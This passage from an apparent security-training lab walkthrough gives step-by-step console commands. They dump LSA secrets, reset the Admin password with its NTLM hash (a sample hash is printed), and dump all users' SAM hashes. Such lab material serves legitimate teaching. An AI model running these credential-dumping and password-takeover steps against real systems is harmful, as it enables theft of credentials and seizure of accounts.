
41. To view the LSA Secrets Login hashes type **lsa_dump_secrets** and press **Enter**.

Note: LSA secrets are used to manage a system's local security policy, and contain sesnsitive data such as User passwords, IE passwords, service account passwords, SQL passwords etc.




42. Now we will change the password of **Admin** using the **password_change** module.


43. In the console, type **password_change -u Admin -n [NTLM hash of Admin acquired in previous step] -P password** (here, the NTLM hash of **Admin** is **92937945b518814341de3f726500d4ff**).



44. We can observe that the password has been changed successfully.

45. Check the new hash value by typing **lsa_dump_sam** and press **Enter** to load NTLM Hashes of all users.





